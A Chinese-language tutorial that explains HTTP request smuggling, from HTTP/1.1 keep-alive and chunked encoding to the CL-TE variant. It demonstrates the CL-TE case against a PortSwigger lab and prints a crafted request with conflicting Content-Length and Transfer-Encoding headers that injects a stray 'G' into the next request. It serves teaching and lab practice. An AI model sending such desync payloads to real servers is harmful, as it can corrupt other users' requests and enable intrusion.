


# 谁能比我细 --- 秒懂 Http 请求走私 - 先知社区

## 1. 前提

HTTP1.1

首先我们需要了解下 http1.1 的特性，它是应用层的协议，这个不用多说



- keepalive

在 http1.1 时代，每个 http 请求都需要打开一个 tcp 连接，keep-alive 可以改善这种状态，提高利用率，即一个长连接，在一次 TCP 连接后不断开连接。HTTP1.0 的时候没有长连接这个概念，后来引入了长连接并通过 `Connection: keep-alive` 实现。

但 HTTP1.1 的规则中，所有 HTTP 报文都必须是持久的，除非特意加上 `Connection: close`，但实际中很多服务器和浏览器还保留着 `Connection: keep-alive`

- pipeline

在 1 个 Tcp 连接中发送多个请求

- Content-Length

HTTP 包的一个标头，用来指明发送给接收方的消息的大小


- Transfer-Encoding

传输编码

接下来我将用一个演示更加清晰的展示 Content-Length 和 Transfer-Encoding 的作用：

假设我们一个 TCP 连接上，存在多个 HTTP 报文，我怎么知道哪些内容属于第一个报文，哪些是第二个的呢？这个时候 Content-Length 的作用就来了，Content-Length 来告诉对方包的请求体的数据长度。

例：我这里随便找个包



(<https://mc-imgup.oss-cn-beijing.aliyuncs.com/img/20220531210047.png>)

但是实际情况中，`Content-Length` 获得起来会存在一些问题，例如一些文件，需要计算其长度就大大增加了内存的消耗，而且当 `Content-Length` 的数值多或者少的时候都会发生问题。



(<https://mc-imgup.oss-cn-beijing.aliyuncs.com/img/20220531213853.png>)

这个时候 `Transfer-Encoding` 的优势就来了，它的值为 `chunked` 时，表示使用分块编码，一个块包含十六进制的长度值和数据，用 0 长度块表示结束块，如下图所示。

PrettyRawHex

≡

↵

←

显示回车符号

Select extension...▼

```
1 POST /FeedbackSave.asp?Language=ch HTTP/1.1 \r \n
2 Host: \r \n
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0)
  Gecko/20100101 Firefox/100.0 \r \n
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
  ge/webp,*/*;q=0.8 \r \n
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 \r \n
6 Accept-Encoding: gzip, deflate \r \n
7 Content-Type: application/x-www-form-urlencoded \r \n
8 Transfer-Encoding: chunked \r \n
9 Origin: http:// \r \n
10 Connection: close \r \n
11 Referer: \r \n
12 \r \n
13 2 \r \n
14 ID \r \n
15 2 \r \n
16 =1 \r \n
17 0 \r \n
18 \r \n
19
```

2 \r \n

ID \r \n

2 \r \n

=1 \r \n

0 \r \n

\r \n

第一块，长度为2，值为ID

第二块，长度为2，值为 =1


第三块，结束块

(<https://mc-imgup.oss-cn-beijing.aliyuncs.com/img/20220531213354.png>)

## 2. 漏洞原理

发生前提：一般在前后端服务器分离或存在 CDN 加速服务的情况下


一般是后端和前端对于请求的结束认证不一致导致的，相当于后端对于第一个包产生了截断，前者正常处理，后者就会和第二个包进行拼接，这样就对第二个包造成了影响，详细看下下面这两张图。



(<https://mc-imgup.oss-cn-beijing.aliyuncs.com/img/20220601150127.png>)

## 3. 详细分类及利用

我这里通过 Burpsuite 的官方实验室进行演示




(<https://mc-imgup.oss-cn-beijing.aliyuncs.com/img/20220601155058.png>)

### 3.1 CL-TE

前端服务器只处理 Content-Length 请求头，后端处理 Transfer-Encoding 请求头（把 CL-TE 方式看透，后边的都差不多我就简写了）

利用过程：

访问主页，抓包，改成 POST 请求




(<https://mc-imgup.oss-cn-beijing.aliyuncs.com/img/20220601155235.png>)

构造如下请求包发送





发送第一次，返回结果正常




```
Request
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: ac041f521eb787c3c032405c00080086.web-security-academy.net
3 Cookie: session=u5SaXSylZpZtfCUCH4y6INttvGXhpbPh
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0)
  Gecko/20100101 Firefox/100.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,*/*;q=0.8
6 Accept-Language:
  zh-CN;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Te: trailers
11 Connection: close
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 6
14 Transfer-Encoding: chunked
15
16 0
17
18 G
19
20

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 8137
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labsBlog.css rel=stylesheet>
11    <title>
      &#72;&#84;&#84;&#80;&#32;&#114;&#101;&#113;&#116;&#116;&#32;&#115;&#109;&#117;&#103;&#103;&#108;&#103;&#44;&#32;&#98;&#97;&#115;&#105;&#99;&#32;&#84;&#69;&#32;&#118;&#117;&#108;&#110;&#101;&#105;&#108;&#105;&#116;&#121;
    </title>
12  </head>
13  <body>
14    <script src=/resources/labheader/js/labHeader.js>
    </script>
15    <div id=academyLabHeader>
16      <section class=academyLabBanner>
17        <div class=container>
```

(<https://mc-imgup.oss-cn-beijing.aliyuncs.com/img/20220601160100.png>)


发送第二次，发现我们最开始构造的构造的请求，在 0 后边被截断，后边的 G 和第二个包结合解析，返回错误



(<https://mc-imgup.oss-cn-beijing.aliyuncs.com/img/20220601160119.png>)

详细解析：

前端服务会根据 Content-Length 字段处理，所以从 0 到 G 结束（/r/n 算一行）忘掉是 0，所以前端没什么问题，但后端因为根据 TE 头来处理，第一次请求的时候它看到了为 0 的结束块，所以认为第一个包到 0 结束，而后剩下可以想象还在 TCP 链上，然后第二个包过来了，它们就合并到了一块



(<https://mc-imgup.oss-cn-beijing.aliyuncs.com/img/20220601161101.png>)

所以第二个包，实际上在后端处理的时候是下图这个样子

